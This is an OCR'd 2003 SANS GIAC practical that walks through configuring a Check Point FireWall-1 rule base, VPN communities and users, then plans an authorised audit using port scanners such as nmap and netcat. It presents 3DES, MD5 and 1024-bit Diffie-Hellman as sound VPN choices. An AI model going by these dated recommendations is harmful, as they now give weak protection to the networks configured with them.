
© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Then go to Policy → Global Properties to view the implied rules. Deselect all options except “Accept outgoing packets originating from Gateway” for NAT to work.



Add explicit rules for SMART Clients to connect to firewall
But now that we have removed all implicit rules, we must define explicit rules allowing the following services from Mgmt_Clients to connect to the firewall –
CDP - TCP 18191 - for communications;
CPMI - TCP 18190 - used by the Firewall Management process (FWM);
FW1 - TCP/256 - Check Point VPN-1 & FireWall-1 Service;
FW1_Log - TCP/257 - Check Point VPN-1 & FireWall-1 Logs; and
IKE - UDP/500 - IPSEC Internet Key Exchange Protocol.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Add this rule, and this will be the first rule in the Rule Base.


1	Mgmt_Clinets	gbfw	* Any	Mgmt_Srvc	accept	Log	* Policy Targets	* Any	Allow FW Mgmt Services from Mgmt_Clients!!

SYN flood protection
Click on the SmartDefense tab to get the following window –





© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Check the “Override modules’ SYNDefender configuration” and the “Activate SYN Attack protection” radio boxes. Then press the Configure button, and you’ll see the following window –



Setup NAT
The Public Network will be setup to do static NAT while the rest will be setup as dynamic NAT.





© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.3 VPN Access Policy

VPN Access Policy

- Allow partners from the VPN community (eKookie) access to the internal web server (Rule 2)
- Allow the MobileForce VPN remote access community to connect to the internal web server using HTTPS (Rule 3)
- Allow the MobileForce VPN remote access community to connect to the internal SSH server in the Users Network (Rule 4)


VPN Setup Tutorial

The firewall and VPN server being one machine, all VPN connections terminate at the border firewall. The only IPSEC/encryption scheme that is supported by Firewall-1 NG FP3 is IKE.

VPN communities
Checkpoint supports two types of VPN communities: (1) mesh – every VPN connection between any pair of members; and (2) star – any VPN connection between satellite clients and the central gateway. Star community is further divided into – (a) mesh core and (b) non-mesh core. We will choose a star community with non-meshed center. Select the VPN Communities button (looks like a lock in the sidebar of the main dashboard). Right click 'Site To Site' and select New ►→ Star from the menu that pops up.


© SANS Institute 2003, as part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Put the name of the community and select “Accept all encrypted traffic”. Then select the central gateways (gbfw) and satellite gateways (eKookie VPN-1 server).

Community-wide IKE and IPSec properties
Select the encryption and data integrity algorithms to use during key exchange process under IKE Phase 1. We will use 3DES for key exchange for its reasonably higher degree of complexity and MD5 hash algorithm.
Click on “VPN Properties” and specify key exchange and data integrity algorithms.



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Community-wide VPN properties
Next, select “Advanced Properties” and enter the appropriate values as shown below –




Explanation of tunable parameters in the previous window –
Diffie-Hellman group — This feature allows you to enhance security by choosing a longer Diffie-Hellman group (we will use 1024 bits, Group 2)
Renegotiate security associations every … minutes — The number of minutes after which Security Associations expire and new keys need to be re-established. If this time is too short then lot of resources will be wasted renegotiating keys and communication will be slow. On the other hand a very long expiration time will make the communication less secure providing the bad guys with ample time to try to crack the keys. We will use an expiration duration of 60 minutes here.
Use Perfect Forward Secrecy — This feature ensures that an eavesdropper who uncovers a long-term encryption key will not be able to use it to decrypt traffic sent in the past.

Finally, enter the shared secret. Similarly create the ‘MobileForce’ remote access dialup VPN community. There are two types of VPN clients that can be used with Checkpoint Firewall-1: SecuRemote and SecureClient. SecuRemote enables PC users to securely communicate sensitive data to the VPN gateway by encrypting all data before transit. SecuRemote does not need separate licensing. However, in the case the client machine gets compromised, the intruder will have direct access to the internal GIAC network.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


SecureClient, on the other hand, extends security to the client desktop by enabling administrators to enforce a security policy on the desktops and prevent un-authorized users from taking control of the desktop and penetrating the enterprise network. We will use SecureClient for GIAC mobile workforce.

Create User Accounts
Under 'Users and Administrators' tab, right click the Users tab and select New User ► → Standard User menu. You'll get the following window –




After entering the login name, go to the 'Authentication' tab and select 'VPN-1 & Firewall-1 Password' from the pull-down menu. Enter the password.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Press on the Encryption tab and select IKE for use in VPN remote connectivity.



2.2.4 The Complete Rule Base

Here is the complete Rule Base. The order in which the rules are entered is extremely important. The firewall checks the rules from the top down. So whenever a packet is encountered, the firewall will start comparing it with the rules, starting from Rule 1. If there is a match the packet will be passed through, otherwise it will be dropped as per

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the cleanup rule (the last rule here). For example, if we need to allow certain ICMP messages and not all then the message types that are allowed are to be entered first before blocking all ICMP packets.

No.	Source	Destination	Service	Action	Track	Install On
1	Mgmt_Clients	Gbfw	Mgmt_Srvc	Accept	Log	Policy Targets

Allow Firewall-1 management services from Mgmt_Clients to connect to the firewall.

No.	Source	Destination	Service	Action	Track	Install On	Comment
2	eKookie	Internal_Website	https	Encrypt	Log	Policy Targets	Allow VPN community to internal website.

We need to define the 2nd rule in our Rule Base now allowing partners from the VPN community (eKookie) access to the internal web server.

No.	Source	Destination	Service	Action	Track	Install On
3	MobileForce	Internal_Website	https	Encrypt	Log	Policy Targets
4	MobileForce	SSH server	ssh	Encrypt	Log	Policy Targets

Rules 3 and 4 allow the MobileForce VPN remote access community to connect to the internal web server using HTTPS and the internal SSH server in the Users Network.

5	Any	Gbfw	Ident NBT	Drop	None	Policy Targets

Rule 5 drops UNIX ident broadcast services and NetBios services TCP 137-139 for Windows machines. These protocols are very "chatty" and we do not want to fill up the log files by logging them.

No.	Source	Destination	Service	Action	Track	Install On
6	Any	Gbfw	Any	Drop	Log	Policy Targets

Rule 6 is the firewall lockdown rule.

7	Any	External_Website	http https	Accept	None	Policy Targets

Rule 7 allows http and https access to the external website from anywhere in the world.

8	Internal_Network Public_Network	Any	http https	Accept	None	Policy Targets

Rule 8 allows http and https access to the Internet from anywhere in the local LAN.

9	Internal_DNS	External_DNS	domain-udp	Accept	None	Policy Targets

Rule 9 allows DNS connections (UDP/53) to the external DNS server from the internal DNS server.

10	¬ Internal_Network	External_DNS	domain-udp	Accept	None	Policy Targets

Rule 10 blocks connection to the external DNS server from the Internal Network but allows connections from everywhere else (The sign ¬ means logical NOT i.e., NOT the Internal Network). Since this rule is placed below Rule 9 which allows the internal DNS server (10.2.4.12) to connect to the external DNS server for recursive queries, the internal DNS server can still talk to the external DNS server for forwarding recursive

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

queries, but no other machine is allowed to connect to the external DNS server. All Internal machines will use the internal DNS server for domain name resolution.

11	External_DNS	¬ Internal_Network	domain-udp	Accept	None	Policy Targets

Rule 11, prohibits the external DNS server to initiate DNS traffic to any computer in the Internal Network.

12	ISP_DNS_Server	External_DNS	domain-tcp	Accept	None	Policy Targets
13	Any	External_DNS	domain-tcp	Drop	Log	Policy Targets

Rules 12 and 13, define the zone transfer (TCP/53) permissions from the external DNS server. Our ISP DNS server is allowed to do zone transfers from our external DNS server but zone transfer requests from everywhere else is dropped and logged.

14	Internal_SMTP	External_SMTP	smtp	Accept	None	Policy Targets
15	¬ Internal_Network	External_SMTP	smtp	Drop	Log	Policy Targets
16	External_SMTP	Any	smtp	Accept	Log	Policy Targets

Rules 14 – 16 define the mail server access rules. The internal mail server (10.2.4.14) is allowed to connect to the external mail server for mail relay. However, nobody else form the Internal Network is allowed to connect to the external mail server directly, they have to use the internal mail server which will forward their mails in turn to the external mail server. Rule 16 allows the external mail server to connect to any where in the world using SMTP protocol.

17	Router_loopback	External_NTP	ntp	Accept	Log	Policy Target
18	External_NTP	Primary_NTP_stratum	ntp	Accept	Log	Policy Target
19	Internal_NTP	Primary_NTP_stratum	ntp	Accept	Log	Policy Target

Rules 17 – 19 define the NTP access policies. The border router loopback interface is allowed to connect to the external NTP server for time synchronization. Both the external NTP server and the internal NTP server are allowed to connect to a primary NTP stratum server (130.207.244.240) for time synchronization.

20	External_Webserver	Prod_db_server	sqlnet2	Accept	Log	Policy Target

Rule 20 allows the external web server to talk to the production database server using Oracle sqlnet2 services (TCP/1521, TCP/1525, and TCP/1526). When a customer needs to browse or purchase fortune cookie sayings, the web server will use Oracle SQL to get the information from the database server, where all the cookie sayings are stored.

21	GIAC_BorderRouter (gbr1)	Syslog_server1 Syslog_server2	syslog	Accept	None	Policy Targets
22	Public_Network	Syslog_server1 Syslog_server2	syslog	Accept	None	Policy Targets
23	GIAC_firewall (gbfw)	Syslog_server1 Syslog_server2	syslog	Accept	None	Policy Targets

Rules 21 – 23 allow syslog protocol traffic from the border router (gbr1), border firewall (gbfw) and all machines in the Public Network to the syslog servers (1 and 2) at IP numbers 120.120.120.135/136.

24	SysAdmin	Public_Network	ssh	Accept	Log	Policy Targets

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Rule 24 allows SSH connection from the system administrators in the Internal Network (create a SysAdmin group for this purpose) to the machines/servers in the Public Network for administration and management purposes.

25	Internal_Network Public_Network	Any	Any	Drop	Alert	Policy Targets

Log and alert all un-authorized outbound accesses from the Internal and Public Networks.

26	Any	Any	Any	Drop	Log	Policy Targets

The last rule in the Rule Base is going to be the cleanup rule. It drops and logs all traffic that was not accepted or dropped by other rules before.

In order to install the policy go to Policy → Install menu on the menu bar and select OK. The .pf file will be created and installed.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Part III: Verify the Firewall Policy

No security architecture and implementation is complete without a proper and independent audit. Auditing will help us find any loop-holes or rules that may have been overlooked by the security team. So we will set up a team of security engineers who did not participate in the GIAC security design and let them verify at least all the rule bases in the border firewall.

3.1 Audit Plan

The audit team consists of 2 people and will start on a Saturday evening at 6:00 PM and conclude by 6:00 PM the following Sunday evening. The auditing team gave us the following cost and time required for the auditing.

Task	Hours Needed
Review overall architecture	1 hr
Review physical security	1 hr
Review operating system hardening and patch levels	2 hr
Verify the Rule Base	5 hr
Perform interface scanning for services and open ports	5 hr
Prepare report	5 hr
Total (Cost)	20 hrs ($150/hr × 20 hrs × 2 = $6,000)

Risks and Concerns

GIAC website should be up and running during regular business hours. Running numerous scanning and probing tools against the servers could cause them to crash. Therefore it is important that the audit is conducted during off hours. After consulting with the management it has been decided that the audit will start on a Saturday evening at 6:00 PM and conclude by 6:00 PM the following Sunday evening. The firewall and all public and production server configurations will be backed up before performing the audit. Although not likely, but if the firewall crashes during audit we will have to restart or rebuild it depending up on what the case is, and it is then that the configuration backups will come handy. GIAC has a Linux NetFilter backup firewall configured for temporary replacement of our main Firewall-1 primary firewall. We will put the NetFilter firewall in place if Firewall-1 crashes during auditing. Written permission will be obtained from the management to perform the audit at the scheduled time and date before starting the audit.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.2 Executing the Audit

Physical Security

The audit team would look into the location and physical security of the firewall to make sure that no un-authorized personnel can gain access to the firewall box. Only a few employees should have access to the room where the firewall is located. Entry and exit from the firewall room is monitored through the access card system.

Operating system hardening and patch levels

With the help of Red Hat Network the auditors will find out if there are any available operating system patches that are not applied to our Firewall-1 Redhat Linux 7.2 machine. They will also refer to some other published work regarding hardening Linux systems like –

1. Linux Security HOWTO (http://www.tldp.org/HOWTO/Security-HOWTO/)
2. Armoring Linux (http://www.spitzner.net/linux.html)

The auditors will check the Check Point support website for any available checkpoint NG FP 3 updates or patches that have not been applied. The auditors will make sure that Tripwire is installed on the machine. If Tripwire is not already installed, it'll be strongly recommend.

Port Scanning Tools

There are several good port scanning software available like –

1. Nmap (http://www.insecure.org/)
2. Nessus (http://www.nessus.org/)
3. Netcat (http://www.sans.org/rr/audit/netcat.php)
4. NetScanTools (http://www.nwpsw.com/)
5. Hping2 (http://www.hping.org/)
6. Firewalk (http://www.packetfactory.net/projects/firewalk/)

Netcat

Netcat is a feature-rich network debugging and exploration tool. It can create just about any type of network connection. Some of the features of netcat are –


- Outbound or inbound connections, TCP or UDP, to or from any ports
- Full DNS forward/reverse checking, with appropriate warnings
- Ability to use any local source port
- Ability to use any locally-configured network source address
- Built-in port-scanning capabilities, with randomizer
- Built-in loose source-routing capability
- Can read command line arguments from standard input
- Slow-send mode, one line every N seconds
- Optional ability to let another program service inbound connections

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Some of the potential uses of netcat are –

- Script backends
- Scanning ports and inventorying services
- Backup handlers
- File transfers
- Server testing and simulation
- Firewall testing
- Proxy gatewaying
- Network performance testing
- Address spoofing tests
- Protecting X servers [9]

